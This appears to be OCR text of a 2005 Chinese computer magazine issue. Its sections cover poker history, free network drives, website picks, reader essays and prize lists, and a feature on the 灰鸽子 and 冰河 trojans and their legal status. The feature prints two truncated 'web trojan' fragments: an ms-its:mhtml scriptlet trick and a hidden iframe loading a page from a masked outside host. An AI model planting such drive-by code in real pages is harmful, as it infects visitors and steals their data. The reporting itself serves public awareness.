直到今天，我们仍能在世界各地见到这些扑克，然而，由法国人于1392年创造的黑桃、方块、梅花和红桃的模式，被世界各国认同并逐渐得到统一。

扑克牌的54张模式解释起来也非常奇妙：大王代表太阳、小王代表月亮，其余52张牌代表一年中的52个星期；红桃、方块、梅花、黑桃四种花色分别象征着春、夏、秋、冬四个季节；每种花色有13张牌，表示每个季节有13个星期。如果把J、Q、K当做11、12、13点，大王、小王为半点，一副扑克牌的总点数恰好是365点。而闰年把大、小王各算为1点，共366点。专家普遍认为，以上解释并非巧合，因为扑克牌的设计和发明与星相、占卜以及天文、历法有着千丝万缕的联系。



卡通人物造型的系列扑克



体育明星常常被作为扑克中的人物

纸牌游戏、扑克与梭哈

经过数百年演变，扑克已经从民间的纸牌游戏进化成

今天拥有一套标准国际规则的主流游戏了。玩过纸牌游戏的人都应该略略知道扑克是什么，然而受国际公认的扑克游戏和国内流行的"斗地主"、"升级"、"扎金华"等游戏却有根本上的不同。所谓的"扑克"，就是一种纸牌和筹码缺一不可的游戏。游戏只用一副52张的纸牌，亦即四种花色，由A到10、J、Q、K，没有王牌。筹码是扑克的重要工具。它主掌游戏的攻、退环节，是扑克游戏的灵魂人物。

今日的扑克被分为三大类别——抽牌扑克（draw poker）、种马扑克（stud poker）和公共牌扑克（community card poker）。抽牌扑克是一开局就给玩家发一副完整的成手，然后允许玩家在牌局当中换牌的一种扑克版本。在种马扑克里，每个玩家的成手由朝下的暗牌和朝上的明牌共同组成。我们在电影上看到的"梭哈"，即5张牌里先发两张，一张朝上，一张朝下的版本就是种马扑克的一种，国外称为"五牌种马"。公共牌扑克是目前最流行的版本。每个玩家的成手由只有自己看得见的底牌和几张公开的，所有人共享的公共牌凑成。如今红遍半边天的"德州扑克"，就是公共牌扑克的一种。

1.不求运气，只靠技巧

德州扑克是公认的技巧型游戏。它的心理战术成分很高，不是单凭运气就能获胜的游戏。每年权威的"世界扑克锦标赛"有数千人参加，然而进入决赛的选手却往往都是同样的那几个人。扑克界的传奇人物——出生于中国广东的Johnny Chan就获得了10项世锦赛的冠军。这绝对不是侥幸的。

2.斗智、斗勇

德克萨斯"豪胆"扑克（Texas Hold′em，简称"德州扑克）最早出现于100年前的达拉斯，在70年代才真正开始流行起来。至今它已成为世界上最受欢迎的版本，也是各大国际扑克比赛的重点项目。简单地来说，德州扑克是一个七张牌的游戏，即每个人手中有两张底牌，加上陆续出现在牌桌上的五张公共牌。每个玩家的成手是自己看得到的这七张牌中最好的五张牌组合，所用的底牌数目不限。这形成了一种"你有我也有，我有你未必有"的局面，也是互相猜疑，尔虞我诈的时候。因此，玩家要展现的是数学的脑子（算几率）、豹子胆（吓唬对手）、狐狸的狡诈（引对手上钩），要懂得"扮猪吃老虎"，有时候还得及时"英雄断臂"以减轻损失。

3.威吓、诡诈——比赛的残酷和快感

扑克比赛的规则是在开赛时分给每个人同等数的筹码，比赛以赢来全场的筹码为目的。玩家若输光手中的筹码则被淘汰出局，幸存者可以继续到最后。要在比赛中获胜，除了要免遭淘汰以外，还得无情地将他人"哄"出牌局以累积庞大的资本。所以能够在数千人的比赛里坚持到最后，进入决赛桌的人都非等闲之辈。这类高手过招的场面往往让在场观众看得心跳加速。

4.不成功，便成仁——全压的决心

在和赌博有关的游戏里面，我们经常看到全压的场面。在无上限的游戏里，玩家可以一次把手中的筹码全部压上。"全压"(英文称"all in")带有"不成功，便成仁"的意思。这种破釜沉舟、背水一战的决心往往会迎来场上的喝彩，引起一片骚动。



在今年的世界扑克锦标赛中，澳大利亚"扑克王"打败所有5600多名参赛选手，成功地赢取750万美元资金。图片摘自金羊网

把扑克搬上网

相信肯定有朋友在网上玩过很多扑克游戏，这里给大家推荐几个流行的棋牌类网站。


联众世界	http://www.ourgame.com
腾讯QQ游戏中心	http://game.qq.com
263游戏网	http://games.263.net
中国游戏中心	http://www.chinagames.net/MyGames/
"牌艺馆"	http://www.eCardroom.cn

这里比较有特点的是今年才推出的"牌艺馆"。德州扑克可以在这么短的时间里流行起来，互联网的功劳不小。这是一个完全免费的中文扑克游戏网站，"牌艺馆"的游戏由Java技术开发，用户无须下载安装程序即可直接通过 览器启动游戏。香港的赌侠类电影中经常有一掷千金的赌博场面，大家都是当做娱乐来看，心底肯定也希望有一天可以尝试一下。其实你可以到"牌艺馆"体验一下，反正也不需要花钱，但却可以联机国外的牌友，没准有机会和某个外国富翁玩玩"梭哈"呢！



"牌艺馆"游戏画面

CF [BL01]



没有FTP一样可以玩网络共享

——网络上的共享存储盘

■二手三好街

读者炽天使:前段时间我爱在论坛上发一个大文件，在没有FTP的情况下我询问了其他网友应该如何解决。它们推荐我用网络硬盘来解决这个问题，请问我用哪个网络硬盘与大家共享呢?

现在网络硬盘大概分成两种，一是像QQ、网易U盘这类的，只有知道密码才能下载，这种硬盘通常空间较大，速度快，文件为永久保存；另一种是上传文件后，任何人都可以通过提取码将文件提取出来并进行下载，你的问题就需要后面这种网络硬盘，本文也主要介绍后一种。

虽然现在网络上免费网络硬盘也有很多种，面对各种各样的网络硬盘，究竟使用哪一款呢？这主要看容量、单附件大小、传输的速度，操作是否简单等等，下面我们就来看看现在几款网络硬盘，帮助大家在选择适合的网络硬盘。

人气最高的网络硬盘

现在，有很多人都在使用Mofile网络U盘，无论是从速度和容量来说，这都是很不错的选择。

Mofile网络U盘分为保管箱和接力站两部分，其中保管箱里面的文件是永久性保存，但容量只有32MB大小，只能保存一些文档、图片类的文件。而接力站里面的文件可以保存3天，不过容量为1024MB，可以保存大一些的电影、视频之类的文件。

在使用Mofile网络U盘之前先要进行注册，非常简单，只需根据上面的要求进行填写就能完成注册(见图1)。



图1　如果使用中国电信/中国网通的宽带接入，可以在下面选择对应的节点，其他的宽带接入商，请依照的使用经验选择，或者进行速度测试后选择最快的节点

①上传

登录Mofile账号，点击上侧的“我的文档→上传文件”按钮，然后根据需要选择三种上传方式中的一种(见图2)。



图2　普通上传(上传小文件)、ActiveX断点续传(需要安装ActiveX插件)和Java断点续传(为不能安装ActiveX插件用户而准备)

目前Mofile还没有提供批量上传功能，只能一个一个上传，上传速度在55KB左右。每个文件上传成功后都出现提取码(见图3)。



图3　将提取码告诉其他人，别人就可以下载了

②下载

将记下的16位提取码公布后，其他人只要登录网站(也需注册)，点击上面的“提取文件”按钮，输入文件的16位提取码，就能进行下载了。

有登录域名的网络硬盘

富科网络硬盘是富科商务公司提供的网络硬盘，整体速度还算可以，而且提供了200MB的空间。在使用富科网络硬盘之前先需要进行注册，注册方法很简单，只需输入用户名、密码及邮箱即可完成注册，之后，就可以到富科网络硬盘的主页面来进行登录。

和其他网络硬盘不同的是，富科网络硬盘在初始状态下并没有任何文件夹，需要我们自行来进行建立。而且还会提供一个http://注册名.92188.com的二级域名，这样就更方便我们进行登录。

①上传

首先要点击新建文件夹按钮来建立文件夹，这里可以根据自己的实际需求来进行添加(见图4)。选择文件夹，点击“上传文件”按钮，设定好上传文件的个数(见图



图4　富科网络硬盘没有提供树型目录，查找起来有些麻烦



图5　上传的文件个数随你所定

5），进行上传即可。这里要注意一点的是，富科网络硬盘并不是所有文件都可以进行上传，可以上传的文件有：EXE、ZIP、RAR、MID、GIF、HTM、HTML、JPEG、JPG、BMP、AVI、MP3、TXT、SWF、RM、DOC、CHM、WMA和WMV。在上传的过程中有进度提示，也有上传速度显示，传送速度为30KB左右。

②下载

勾选需要设置提取码的文件，然后点击如图4所示的"提取码"按钮，为这些文件设置提取码，再告诉其他好友你的二级域名及输入提取码后提取下载。

存储空间无限的网络硬盘

现在有些网上的朋友喜欢都用FileFront来保存文件，确实FileFront支持的空间为无限大，而且上传和下载的速度也比较快，但有一点遗憾的是英文界面，并且操作起来



图6



图7



图8　不支持中文，所以只能输入英文

有一些烦琐。

我们先要对FileFront进行注册，注册比较简单，只需输入用户名、密码、邮箱和生日即可(见图6)。注册成功之后，就可以在FileFront的主界面进行登录。此时网络硬盘访问地址是"http://hosted.filefront.com/用户名"。另外还可以单独申请一个二级域名来进行访问。更改后可以用 http://你填写的二级域名.filefront.com 来访问你的硬盘，也可以用原来那个形式域名访问。

①上传

在文件管理的主界面中，要选择"Manger Files & Directories"项(见图7)，进入文件夹管理界面中。先要点击"Create Folder"按钮来新建目录(见图8)。

文件夹建立好之后，点击如图8所示左上角的"Upload New File"按钮，上传文件。每个文件最大的容量为1GB。在传输过程当中有进度和速度的显示，速度为20KB左右。文件成功上传后，需要填写一些描述内容，在描述内容中不要用Win和Windows等字样，否则会被删除的。

②下载

用户通过"http://hosted.filefront.com/用户名"的方式访问你的网络硬盘界面后，就可以下载到文件了。

将邮箱变为网络硬盘

网络E盘跟其他的网络硬盘有很大的区别，它是通过

其他邮件的空间来上传附件的，而自己并没有独立的空间。不过网络 E 盘可以以提取码的形式直接下载邮箱上的附件，并不直接登录邮箱，这样邮箱里面的东西可以和其他人进行分享。

①上传

首先要在网络 E 盘中进行注册，接下来进入邮箱管理项，来添加邮箱，要注意的是网络 E 盘只支持 @126.COM、TOM.COM 和 21CN.COM 这三种类型的邮箱。添加完邮箱之后，我们需要登录邮箱。把文件已附件的形式上传，上传完之后点击保存草稿，接下来将草稿邮件转移到收件箱。

然后回到网络E盘中，在邮箱管理中选择"管理"这项，选择"自动添加"，这样能够将刚才上传的附件搜索到(见图 9)。搜索到附件之后，进入文件管理系统这项，根据自己的实际情况来建立文件夹，然后将附件转移到相对应的文件夹即可。



图 9

②下载

先选取文件，然后点击"生成提取码"按钮(见图 10)，这样就会自动生成一个提取码。我们在网络 E 盘的首页输入提取码，就可以进行下载。与其他的网络硬盘不同的是，网络 E 盘的上传和下载速度取决于邮箱的速度，如果自己的邮箱速度快，那么相对应的上传和下载速度就快一些。不过要提醒大家一点的是，如果要是共享的文件被下载过于频繁，或同时被多线程下载就可能被邮箱提供商冻结掉，这点一定要注意。




图 10

可以直接下载的网络硬盘

Myfilehut 是一个国外的网络硬盘，虽然界面是英文的，但操作起来非常的简单。

首先我们要进行注册，输入用户名和密码，此外还要输入邮箱，这里邮箱一定要输入真实的邮箱，否则收不到激活信息。注册完之后登录自己的注册邮箱，然后找到发送的激活邮件，点击上面的链接，这样就可以激活 Myfilehut 网络硬盘了。

①上传

进入 Myfilehut 网络硬盘之后，点击"YOUR FILES"按钮(见图 11)。然后点击"Create new folder"按钮来建立文件夹，点击 Create 按钮就完成建立。文件夹建立好之后，可以直接点击进入，里面出现上传文件的菜单，一次可以同时上传三个文件，这里文件附件的大小为 20MB，选择好上传的文件之后，点击"Upload files"按钮开始上传。



图 11

②下载

Myfilehut 网络硬盘在上传的时候并没有提供上传的速度和剩余时间，不过预测速度为每秒 50KB 左右，速度还算比较快的。上传完毕之后，就会以列表的形式显示，我们随时都可以点击文件来进行下载(见图12)。并且可以直接获得文件的实际下载地址，把文件的地址告诉给朋友就可以直接进行下载。支持 Flashget 等下载软件，但也只支持单线程下载。




图 12

总结

除了上面这些外，网络硬盘还有很多，但大多有这样或那样的限制，我们这里就不再多做总结，给下面的表格供大家选择时参考。选择哪款，哪款适合你，相信你已经心里有了答案。

	Mofile 网络U盘	富科网络硬盘	FileFront	网络E盘	Myfilehut
地址	http://www.mofile.com	http://disk.92188.com/	http://freespace.filefront.com/	http://www.myfile.name	http://www.myfilehut.
空间大小	32MB(永久) 1024MB(三天)	200MB	无限	和邮箱的大小一样，理论上无限	com 250MB
单文件大小	无限制	50MB	1GB	和邮箱附件大小一样	
速度	55KB	上传 30KB/下载 60KB	20KB	不定，跟邮箱的传输速率一样	20MB 50KB
特色功能	速度快，两种不同的保存方式任你选择，很多论坛都使用这种网络硬盘	支持二级域名访问，支持多文件同时上传	空间无限，但速度过慢下载非常方便	利用邮箱附件作为存储空间，相当巧妙	直接得到下载地址

CF [BL02]

网站探宝队

■悠游

最抢眼球的1件网事:光棍们的大型联欢晚会



也不知是谁把11月11日定为了"光棍节"，今年光棍节，国内各大论坛都出现了"相约光棍节"的联欢晚会活动召集帖：



身为异乡为异客，奈何吾心却孤寂。生命历程几多阳光，几经风雨;你与我奔走在都市繁华街头，擦肩一过的刹那，你可曾驻足停留……忙碌的岁月已让我们忘却了年少时心中曾经追求的那份纯真;孤独的日子已使我们不再感动于生活的美好!

11月11日，光棍节，在这个特殊的日子里，北京光棍协会特别组织了一场让所有光棍都快乐的晚会:神秘而刺激的相亲大会，有趣而开心的集体游戏，堪称专业的个人才艺表演……不求大佑天下光棍俱双眠，但求此刻过后尽开颜……我们因为孤单而走在了一起，因为走在一起，我们有了前世约定今世相守后世铭记的缘分。



编辑部的单身GG们对此活动也表现出了极大的兴趣，于是与该站负责人进行了积极的沟通，来看看活动现场的第一手资料。

光棍协会网站:http://www.china-ba.com

最经典的3个动漫:翻翻小编的硬盘

本期被翻硬盘的小编:狂PK



《福星小子》

漫画大师高桥留美子的成名作，讲述了花心男诸星当和鬼星公主拉姆的爱情长跑的故事，全篇充满爆笑的情节(甚至有人每天临睡前看一次此漫画，笑累之后才能安全睡眠)，但在细微之处却流露出人与人之间的真诚和平凡。套用朋友的一句话:不看《福星小子》，人生是不完整的……^0^



《丁丁历险记》

这是一本在世界上非常出名的漫画，比利时作家埃尔热创作了丁丁这一漫画形象，在他的笔下，丁丁这个小记者在漫长艰辛的旅游采访中经历种种奇遇 。



《人形电脑天使心》

电脑飞速发展，竟然已经出现了人形电脑，19岁的少年本须和秀树由于考试失利来到东京上补习班，到达东京后竟意外捡到了一台人形电脑"小　"，她是不是传说中的具有人类感情的超级电脑Chobits?

最热门的10个电影:必有一款适合你



《四眼天鸡》宣传海报

《四眼天鸡》
《黑社会》
《毁灭战士》
《世上的另一个我》
《再说一次我爱你》
《越轨追击》
《怪物》
《电锯惊魂2》
《佐罗传奇》
《春心荡漾》

小技巧:在Google中以"电影名 剧情简介"为关键字进行搜索，就能找到该影片介绍。

CF [BL03]

走进读者的电脑生活

暂别电脑

■溺水呼吸

记得"走进读者的电脑生活"这个栏目的推出是在二00四年的七月，转眼之间一年多过去了，相信这个栏目还是很受欢迎的，因为我就非常喜欢。虽然这里的故事很难被选上最佳文章，但它在这一年中给我，给我们这些热爱电脑生活，喜欢网络的人们带来了很多快乐，这不仅成了一种共鸣，更是一种包含了各种感情的交流。我们在倾诉、 听、分享在电脑生活中的体会与感触，一起悲伤与快乐。这才是最重要的，不是吗？

与别人不同的是，此刻我想表达的，是一个迷恋电脑的人将要暂别电脑生活的情感……

高考结束了，成绩出来了，志愿填报了。但我的高三生活并没有因为紧张的学习考试而离开电脑。玩电脑的时间没有减少，学习成绩也没有进步。而我不得不承认最终的结果给家人带来了伤害。我让他们失望了。很长一段时间我过得不好，我开始怀疑，我是否也算是一个网络的受害者……我开始思考，该怎么去弥补这份遗憾……

带着疼痛与迷惑，我踏上了去往另一个城市的行程。我要在那儿再一次追逐我的大学梦想，也再一次肩负起家人的重望。我得住在学校里，我知道这意味着我将会在这一年里极少甚至不会接触到电脑。想到要暂时与我的电脑挥手作别时，心中隐隐约约有种想落泪的感觉。

当一个人会因为将要失去电脑生活而感觉孤寂时，那说明他很在乎它吧。

在想到以后不可以上QQ和朋友诉说心事，不可以在TOM星座频道查看今日星运，不可以到126.com翻翻自己的垃圾邮件，不可以去电脑之家看看有什么软件的更新，不可以到世纪前线看看有什么喜欢的电影和MV……我真的很伤心，犹如快要失去很多朋友一样。

每当看到电视的新闻报道中那些孩子因为网络中的暴力、色情内容误入歧途而给网络加以种种罪名时，我是愤恨与反感的。我喜欢网络，喜欢我的电脑生活，我相信电脑带给我们更多的东西始终是快乐。

我将再一次去接受高考的挑战，不知为什么，我坦然接受了与电脑生活暂别。也许这样才可以算是对高考的全力以赴吧。

一年之后，不晓得又会有多少张电脑椅被坐坏，又会有多少个键盘被敲坏，又会有多少片CPU被烧坏……而我的电脑，还会在静静地等我回来。

电脑的的确确把我们的生活改变了许多，它像阳光一样，给我们营养、健康、快乐，但也不要忘了，阳光晒久了，也会灼伤我们的皮肤哦。

电脑像个朋友，给我们的泪水与欢笑都那么真实，好好从电脑生活中学习吧，好好善待它。

如果一台电脑用久了，它静静的陪伴就是一种幸福，那请好好保护好你的幸福！ CF [DB01]

热心评刊员公布

以下17位读者被评为2005年第19期热心评刊员。

一等奖2名(奖品：漫步者R1600TD音箱)

刘炳旭(山东) 王宏坤(广东)

二等奖5名(奖品:漫步者H500耳机)

陈　磊(河南) 吕佰胜(山东) 周　鹏(新疆) 曹　晓(湖北) 於成山(浙江)

三等奖10名(奖品:友立COOL 3D 3.0中文增强版)

望联喜(湖北) 孙泓(哈尔滨) 董　龙(北京) 吕博强(江西) 邵明振(上海) 李文博(江苏) 兰建伟(山西) 王振中(河北) 姜陕先(西安) 果长君(黑龙江)

最佳文章公布

2005年第19期优秀文章

第一名:"特别话题"栏目《升级在秋天》作者:**Wincat 李国良 魂碎**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:"聪明用电脑"栏目《多种武器助你驯服小企鹅》作者:**阮征**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:"聪明用电脑"栏目《NTLDR，揭开Windows XP启动的秘密》作者:**软件DIY**获得200元奖金和《电脑爱好者》荣誉证书。

古希腊人利用一只巨大的木马，麻痹敌人，赢得了战役的胜利，成就了一段历史佳话。当代，同样被称为木马的电脑程序，不但没有保护人们的利益，反而在侵害他人的隐私，甚至被不法之徒利用盗取银行数据。法律专家称，木马只是一种工具，开发者本无错。然而，饱受其害的消费者有苦该向谁倾诉？



“木马”成为商品 非法侵害谁来管？


■本刊编辑部　张健

“好雨知时节，当春乃发生。随风潜入夜，润物细无声”。这是唐代大诗人杜甫的《春夜喜雨》中著名诗句。作者细腻生动地描绘了夜雨的神奇，喜悦之情跃然纸上。然而，当广大的计算机用户再次看到这著名的词句时，联想到一种被称为“木马”的程序如春雨般悄无声息来到自己身边，盗取个人全部隐私的时候，再也没有了古人的惬意。



```
<script language="javascript">
$ph="http://www.****.com\images\test.
$pg="mht";
document.write("<textarea id="help"
style="display:none;">");
document.write("<object data="&#109;s-
its:mhtml:file:\//c:\kk."+$pg+"!"+$ph
tm" type="text/x-scriptlet">");
```

网页木马的部分代码



网页木马下载时CPU占用率100%



这就是网页木马的所有程序



```
</tr>
<tr><IFRAME MARGINHEIGHT=0 MARGINWIDTH=0 FRAMEBORDER=0 WID
SRC=http://www.***er.com/cer.html></IFRAME>
<td bgcolor="#FFFFFF" class="chinese">[<a href="javascri
</tr>
</table>
<p> </p>
</body>
<%end sub%>
```

网页木马自动运行的代码

警惕:木马在行动

2005年11月25日，金山反病毒应急处理中心对外发布预警：近日，“恶鹰木马”变种(Troj.Beagle.g)和“清醒”变种(Worm.Sober.y)两个邮件蠕虫病毒结伴同行，连番轰炸用户邮箱，据金山毒霸病毒监测网统计，截止到当日18：00为止，已有近10万用户受到这两个变种的骚扰。

2004年10月，江西省宜丰县人张勇等人仿冒知名网站“首放证券网”(www.Shoufang.com.cn)制作了一个域名为http://www.Shoufan.com的网站，在该网站上设置木马程序，一些安全防护措施较弱的股民一旦访问该网站，其电脑中就会被植入木马程序，该程序能自动获取股民账号及密码，并发送至指定的电子邮箱。之后，张勇3人流窜于长沙、南昌、广州、杭州等地，以假身份证开设股票账户，共同出资15万元购买启动股票，然后利用盗得的账号、密码，操纵股民账户，以涨停板的价格购买张勇等3人的股票，并致使账户内的剩余资金全部自动高价购买其他股民的股票。受害股民53人，直接经济损失89万余元。初始资金和所得利润按张勇60%、王浩和邹亮各20%的比例分配。利用计算机病毒程序截获股民账户、密码，盗买股票价值1141.9万元，非法获利38.6万元。南昌市中院一审以盗窃罪判处张勇无期徒刑，王浩、邹亮分别被判13年和12年有期徒刑。

在我们的身边，越来越多的网络用户遭受到了木马程序的不法侵害。昨天，用户李先生反映，最近他的电脑感染了一个叫“灰鸽子”的变种病毒，而且用最新病毒库的杀毒软件杀毒后病毒仍然会出现，他周围也有朋友反映遇到了这种情况，现在他的电脑运行十分缓慢，CPU占用率常常达到100%。江民新科技术有限公司的反病毒专家介绍，他们近期也接到了大量用户上报，据江民病毒实时监控系统监测的情况，“灰鸽子”病毒及其变种正在网上加速传播，目前该病毒在每周十大病毒排行中位居首位，并以每天十几个变种的速度加速传播。

于国富:“灰鸽子”不是病毒


于国富律师

于国富律师，法学硕士，曾任大学教师、法官、网络主持人。现任北京市嘉安律师事务所电脑网络、知识产权法律事务部首席律师。执业以来，于律师经办了数以百计诉讼案件，涉及专业领域广泛，包括计算机软件、国际互联网络、知识产权、国际贸易、外商投资、房地产交易、金融等方面的法律事务。于律师在知识产权、网络法律、涉外经济等法律事务方面具有丰富的实践经验 。

于律师刚刚受聘于“灰鸽子”工作室，作为法律顾问，他对于江民公司的说法有自己独到的见解：“灰鸽子”并不是病毒，至少到目前为止并没有公安机关或权威部门定性“灰鸽子”就是病毒，它只是一种远程控制产品，受到软件著作权的保护，至于有人利用“灰鸽子”对他人进行不法侵害，与“灰鸽子”的制造者本身无关。他给记者作了一个形象的比喻：“灰鸽子”作为一种产品，就像一把水果刀，使用者可以用它来削苹果，违法之徒也可以用它来行凶，难道说有人会认为刀具厂应负担法律责任吗？

“我认为作为远程控制软件，还不能简单比作是一把水果刀。当某种软件本身提供了侵害他人民事权利的功能时，无论使用者是否违法，软件制造者都有可能负有一定法律责任。”中国政法大学法学博士刘品新解释说，“在刑事、行政责任领域，当人们的权利受到侵害时，我们首先要认定这种软件是否具有病毒软件的特征。而在民事责任的范畴内，人们的利益受到侵害，是不需要认定某种软件本身是否是病毒，如果它具有收集、传播和使用用户资料的功能，当遇到不法分子利用这种功能时，软件制造者本身和使用者都有可能受到制裁！”


中国政法大学法学博士刘品新

“冰河”时期结束“灰鸽子”在飞翔

2000年4月黄鑫已经彻底停止开发冰河。大家都知道微软网站被黑客入侵是因为木马软件的缘故。而这个软件的编写者就是被圈里称为木马教父的黄鑫。1999年，木马虽然已经在黑客中间普遍使用，但多数为国外的BO和BUS等木马，对于一些刚接触黑客的生手来说，理解这些软件的使用方法和熟练使用它们无疑成为了“通往黑客道路”上的最大难题，此外这些木马多数能够被杀毒软件擒获，使得国内黑客大多不愿意使用木马。正当国内黑客们苦苦寻觅新的国外木马时，一款中国人自己编写的木马悄悄诞生了，它就是冰河。冰河在诞生之初凭借着国产化和暂时无杀毒软件能防杀的特点迅速成为黑客们使用最广泛的木马。冰河本不该归属于木马的行列，按照冰河作者黄鑫的话说，他编写冰河完全是靠自己的兴趣和网友的鼓励，最初只是想编写一个方便自己的远程控制软件，不曾想竟然编成了一个在中国流传、使用最广泛的黑客软件。


“冰河”之父黄鑫

在1.2版本冰河发布后，国内黑客们大多认同了冰河，把冰河作为木马软件的首选。经过多方支持和鼓励，特别是来自中国国内黑客们的支持使黄鑫又努力开发出了冰河2.0。2.0新增加了许多以前没有的功能和特性，特别是在使用过程中比1.2更加方便、更加容易隐蔽，所以2.0的出现使冰河立即成了人尽皆知的木马类黑客软件。冰河良好的隐蔽性和使用简单让国内许多想成为黑客，但又不懂黑客技术的人深深过了一把黑客瘾，利用冰河入侵个人计算机后，他们便能利用得到想得到的一切。现今很多出名的黑客都是利用冰河迈向通往黑客道路的第一步。黄鑫的冰河让很多人体会了做黑客的快感，更让很多人了解了网络安全的重要性。

其实就黑客的定性而言，身为数据库开发程序员的黄鑫或许根本算不上一个黑客，他从来没有黑过任何一个网站，甚至在开发测试冰河的时候也是利用自己和朋友的计算机来检验。然而我们不能否认冰河的强大功能，特别是2.2版的冰河开发出来后，它可以让任何一个菜鸟顷刻间变成一个极有攻击力的黑客。这一切理由都让黄鑫成为了中国黑客、特别是初级黑客们的精神领袖。我们几乎能从每一个想了解黑客的朋友的计算机里找到冰河的身影。在中国千千万万个连接在互联网上的计算

机中，几乎每一百台里就埋藏着一个冰河，我们也不难发现在大大小小的网吧里时，常能听到那些初级黑客利用冰河搜寻出冰河的受害者后发出的兴奋高呼。冰河，已经成为了中国木马的代名词。

现如今黄鑫已经停止了对冰河后续版本的开发，作为程序员的良知让他不得不面对冰河作为一个黑客工具的危害性。江湖中，任何厉害的"武功"本身并没有害，只是要看用它来杀人，还是救人。当90%的人用"冰河"来给别人种木马时，黄鑫觉得"冰河"已失去了再升级的意义，他终止了冰河木马升级的开发后，又关闭了"木马冰河"个人站点，因为这个网站正被众多狂热的黑客痴迷者变成"木马黑机"的交流园地。

正当2000年以后中国远程控制类软件"青黄不接"的时候，葛军经历了长时间的封闭开发后，推出了"冰河"的替代品"灰鸽子"。在这群崇尚技术的年轻人中，葛军为人一向忠厚老实，工作也勤勤恳恳。"创造'灰鸽子'的时候，我本无意非法侵害他人，是破解者们在操作它的发展。"葛军特意强调软件本身已经受到了著作权的保护。然而，"灰鸽子"的发展同样遇到了"冰河"时期一样的"寒流"。

"灰鸽子"进入冰河期

从事计算机安全工作多年的黑客香草向记者讲述了这样一段不同寻常的经历。

2005年某月，几名技术精湛的黑客利用端口扫描发现深圳市某银行有内网工作人员在违规访问Internet。只是简单操作，他们就通过这名工作人员的电脑进入了网上银行系统的主机。在对Web页面进行分析后，巧妙地种植了木马程序。出乎他们预料，数十名网上银行访问者的账户信息被源源不断地传送到了他们的远程控制主机中。出于道义，他们并没有进行非法操作，只是把这个开发出来的"密码解霸"工具移交给了某知名杀毒软件公司，并分别删除了自己电脑中的程序副本。

"他们这样的行为已经触犯了法律，有可能构成非法入侵计算机信息系统罪。"中国人民大学刘品新博士称。

"灰鸽子"的早期版本已经具备了类似远程控制功能，葛军似乎也意识到了那些修改"灰鸽子"的人可能侵害到更多公民的合法权益。记者注意到，在"灰鸽子"论坛当中，葛军亲自撰写《鸽友防骗须知》以及发布如何卸载"灰鸽子"早期版本的文章。但道高一尺，魔高一丈。让"灰鸽子"从根本上跳出"病毒木马"的圈子，岂是一个难字了得？



在国外利用3G网络，人们甚至可用手机进行远程控制

葛军举起法律武器

被金山、瑞星、江民等杀毒软件认定为"病毒木马"的"灰鸽子"正在发生本质的变化。

控制传播途径，净化使用环境，向企业化进军。中国计算机取证体系架构组成员，清华大学网络中心郑辉博士说："从类别上划分，'灰鸽子'应属木马程序、恶意软件的范畴，这种后门类软件程序本身无破坏性，但利用软件进行身份信息的盗取是绝对的违法行为。其次，如果此类程序放在网页上，在未经允许的范围内被移植到用户计算机上，就应界定为恶意软件了！"葛军似乎已经有了自己的小算盘。目前，"灰鸽子"新版本已经弱化了某些容易被不法之徒利用的功能，也并非任何人都可以获得软件的使用权。与北京万通联合商务咨询中心的合作，表明葛军正规化"灰鸽子"的决心。塑造中国企业级远程控制第一品牌成为了他不懈努力的方向 。

拿起法律武器，让"灰鸽子"终成正果。不久前，国内知名全中文可视化编程语言易语言公司起诉"北京卡巴斯基科技有限公司"侵权案胜诉的事实(详细情况请访问http://www.dywt.com.cn/news_2005081001.asp)，给了葛军一个不小的启示。为此，聘请于国富律师的担任法律顾问就成为了"灰鸽子"未来发展的关键。然而，法律永远是一把双刃剑。保护企业的同时，作为弱者的电脑用户更需要保护。

"我们也期待一部完整描述计算机犯罪的法律出台，毕竟界定病毒与恶意木马还没有严格的法律依据。按照目前的形势，木马已经成为了商品进入了流通领域，如果再不出台相应法规，更大范围的侵害一定会发生。"中国人民大学法学博士刘品新认为。 CF [XW01]

讲述小编自己的故事……

一点点的坚持
就不会丧失生活的勇敢

■狂 PK

“大学生自杀现场图片合集”、“某中学教师自杀前写下的”，不明白为什么有这么多网站将这些标题放在首页的显要位置，而且还划分为娱乐版的内容。难道现在只有这种类型的“娱乐”新闻才能吸引眼球？或许很多人对于“震惊！”、“惊爆！”、“绝对隐私！”都早已麻木，但生命是宝贵的，用来亵渎是可耻的。

学生时代大家都向往毕业后的独立，认为有了工作就能自由一些，可真正到了毕业乃至工作，又都开始抱怨步入社会后受到的束缚更多，来自生活的压力比原先学习的压力更让人喘不过气。没错，生活是不易的，但也正因如此，才更让人期待未来的精彩。有些人会对街头摆摊的小贩嗤之以鼻，或者对沿街乞食的老人不屑一顾，但实际上他们都在勇敢地面对生活，比那些每月花着父母的血汗钱却为了个女孩动不动就跳楼的人优秀太多了。

生活确实是不易的，要在每天忙碌的工作后挤出自己生活的时间，那是更不易的。原先以为在有限的时间中，必须从工作和生活之中选择其一。最近看了朋友写的一篇Blog日志，其中有一段话让我印象很深：快乐既是一种心情，也是一种态度。在有值得让你快乐的事发生时，此时的快乐是一种心情；而当事情的发展并不尽如人意时，深呼吸一口，把心情调整到快乐，这就是一种态度。我终于明白了找回自己生活的方法，阿健每天不管多忙都会花一小时来看书、小特也是每天坚持着去健身，只要能够抽时间完成自己生活中的一点坚持，那就不会丧失生活。

